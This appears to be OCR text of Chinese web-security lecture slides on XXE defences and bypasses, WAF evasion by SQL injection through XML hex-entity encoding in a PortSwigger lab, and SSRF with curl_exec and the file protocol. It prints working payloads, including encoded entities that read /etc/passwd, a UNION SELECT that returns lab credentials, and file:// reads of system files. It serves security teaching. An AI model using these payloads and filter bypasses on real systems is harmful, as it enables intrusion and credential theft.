
XXE防御和绕过

- 开发者可以对用户输入进行过滤，关键词：<!DOCTYPE和<!ENTITY，或者，SYSTEM和PUBLIC。
- 可以使用编码的方式绕过
- **Base64：<!DOCTYPE test [<!ENTITY % init SYSTEM "data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;]><foo/>**
- **utf-7：<!xml version="1.0" encoding="UTF-7"?-->+ADw-+ACE-DOCTYPE+ACA-foo+ACA-+AFs-+ADw-+ACE-ENTITY+ACA-example+ACA-SYSTEM+ACA-+ACI-/etc/passwd+ACI-+AD4-+ACA-+AF0-+AD4-+AAo-+ADw-stockCheck+AD4-+ADw-productId+AD4-+ACY-example+ADs-+ADw-/productId+AD4-+ADw-storeId+AD4-1+ADw-/storeId+AD4-+ADw-/stockCheck+AD4-**

XXE防御和绕过

- 使用两种编码
- 思路是在同一个文档里同时使用两种编码，从而迷惑 WAF。直接用生成的命令来说明：
- echo -n '<?xml version="1.0" encoding="UTF-16BE"?>' > payload.xml
- echo '<a>1337' | iconv -f UTF-8 -t UTF-16BE > payload.xml
- 在防火墙看来，payload.xml文件的开头使用的是utf-8编码，但是它读到一半发现编码不对了，于是将这个文件放过去
- 在xml解析器看来，它读取了前面utf-8编码的文件声明，发现声明后面的文件编码为utf-16编码，就切换到utf-16编码继续解析。

XXE防御和绕过


utf-8文件头
utf-16文件内容
utf-8文件头
防火墙（utf-8）
utf-16文件内容
xml解析器（utf-8）
xml解析器（utf-16）

XXE的终极防御


- 使用开发语言提供的禁用外部实体的方法，在服务端加入

```
libxml_disable_entity_loader(true);
```

就能禁用外部实体，使得xxe的漏洞原理（外部实体注入）直接被解决


XML+SQL注入

- 在实体内编码
- 是新的XML技术，对内部实体中的任何DTD/XML进行编码（编码格式是字符串16进制+UTF-8形式），达到WAF bypass的效果!
- 当没有XXE，但XML主体中存在漏洞(例如SQL注入)时起作用。




XML+SQL注入

- Lab: SQL injection with filter bypass via XML encoding | Web Security Academy (portswigger.net)
- 随便点击一个产品，点击checkstock




- 拦截报文，发现此处传输的为xml



XML+SQL注入

- 在storeid处存在SQL注入，但是输入正常的payload会被WAF拦截



美化 Raw Hex Snipped Request


```
Host: 0a8100e40357bd518577ccd300ae001f.web-security-academy.net
Cookie: session=8S7Tk9fmJk0kU0PQq1t0INmoewlQQ0t1
Content-Length: 159
Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a8100e40357bd518577ccd300ae001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a8100e40357bd518577ccd300ae001f.web-security-academy.net/product?productId=3
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      3
    </productId>
    <storeId>
      1 UNION SELECT username || ':' || password FROM users
    </storeId>
  </stockCheck>
```

美化 Raw Hex 页面渲染

```
HTTP/2 403 Forbidden
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

"Attack detected"
```

XML+SQL注入

- 通过将storeid转成十六进制的实体编码，可以绕过防火墙



美化 Raw Hex Snipped Request


```
Sec-Ch-Ua-Platform: "Windows"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Content-Type: application/xml
Accept: */*
Origin: https://0a8100e40357bd518577ccd300ae001f.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a8100e40357bd518577ccd300ae001f.web-security-academy.net/product
?productId=3
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Priority: u=1, i

<?xml version="1.0" encoding="UTF-8"?>
  <stockCheck>
    <productId>
      3
    </productId>
    <storeId>
      &#x31;&#x20;&#x55;&#x4e;&#x49;&#x4f;&#x4e;&#x20;&#x53;&#x45;&#x4c;&#
      x45;&#x43;&#x54;&#x20;&#x75;&#x73;&#x65;&#x72;&#x6e;&#x61;&#x6d;&#
      x65;&#x20;&#x7c;&#x7c;&#x20;&#x27;&#x3a;&#x27;&#x20;&#x7c;&#x7c;&#x
      20;&#x70;&#x61;&#x73;&#x73;&#x77;&#x6f;&#x72;&#x64;&#x20;&#x46;&#x5
      2;&#x4f;&#x4d;&#x20;&#x75;&#x73;&#x65;&#x72;&#x73;
    </storeId>
  </stockCheck>
```

美化 Raw Hex 页面渲染

```
HTTP/2 200 OK
Content-Type: text/plain; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 100

824 units
carlos:id2l0k9a3ym1gq0uwakc
wiener:rl7c9tb1l4ci90eap87j
administrator:s3bepj01eoncftkbv21h
```

10.4 SSRF（服务器端跨站请求伪造）

- SSRF(Server-Side Request Forgery:服务器端请求伪造）是一种由攻击者构造形成由服务端发起请求的一个安全漏洞。
- 一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。（正是因为它是由服务端发起的，所以它能够请求到与它相连而与外网隔离的内部系统）




SSRF v.s. CSRF

- CSRF伪造的是从客户端发到服务端的信息，SSRF伪造的是从服务端发到另一个服务端的信息。
- CSRF的目的是执行当前用户不能完成的操作，SSRF的目的是执行客户端不能完成的操作。
- CSRF的攻击对象为其他用户，SSRF的攻击对象为服务器或其所在的内网。

SSRF原理

- SSRF 形成的原因大都是由于服务端提供了从其他服务器应用获取数据的功能且没有对目标地址做过滤与限制。
- 通过URL地址翻译对应文本的内容



- 通过URL地址分享网页内容

SSRF危害

- 攻击者可以访问服务器或内网资源
  - 文件读取
  - 端口扫描
  - 访问内网ip
- 攻击者可以对服务器的应用进行攻击
  - Redis
  - Mysql
  - ftp
  - telnet
  - ...

造成SSRF的函数

- file_get_contents(url)：获取参数地址的内容。
  - 前面所说的任意文件下载/读取就是因为这个函数造成的问题。
- curl_exec(curlobj): 执行对应的curl指令，并获取返回值。
  - 最经典的ssrf，下面主要讲解。

curl_exec

- ssrf漏洞中危害最大的函数，通过该函数，可以读取主机文件(file)，也可以嗅探内网端口(dict/gopher)，向内网或需要从内网访问的页面发送请求(gopher)。
- Curl_exec通常需要与各种协议进行配合，通常使用的有
  - Http协议
  - File协议
  - Dict协议
  - Gopher协议

HTTP协议

- 常规URL形式，允许通过HTTP 1.0的GET方法，以只读访问文件或资源。
- 由于该协议获取的是web服务的返回值，使用该协议的场景通常是页面要求从内网访问，比如你获取了匿名墙的后台管理员的账号密码，但是管理页面要求从服务器内网访问（甚至限制只能从localhost访问），就能通过SSRF+HTTP协议的方式访问管理页面。

HTTP协议

- 通过SSRF方式发送http协议时，数据流不是我们可控的，所以http协议通常用于访问页面，而非发送恶意报文。
- 访问Apache2 Debian Default Page: It works，可以看到显示了存在于/var/www/html下的apache默认页面。
- 访问10.10.17.18:2000/ssrf/admin.php，可以看到页面显示不允许访问。

Access denied!

- 访问10.10.17.18:2000/ssrf/ssrf.php?url=http://127.0.0.1/ssrf/admin.php，flag显示到页面上。

```
curl_setopt($ch,  CURLOPT_URL,  $_GET['url']);
curl_setopt($ch,  CURLOPT_HEADER,  0);
curl_exec($ch);
curl_close($ch);
echo  "done";
?>
flag{7casa091d-jh7ach9-d1cv532}done
```

FILE协议

- 从文件系统中获取文件内容,格式为file://[文件路径]
- file:///etc/passwd　　读取文件passwd
- file:///etc/hosts　　显示当前操作系统网卡的IP
- file:///proc/net/arp　　显示arp缓存表(寻找内网其他主机)
- file:///proc/net/fib_trie　　显示当前网段路由信息
- File协议仅能用于读取文件
- 访问10.10.17.18:2000/ssrf/ssrf.php?url=file:///flag，读取根目录下的flag文件

```
curl_close($ch);
echo "done";
?>
flag{h8hc68g13-a9dh8adh8-n91un38h} done
```

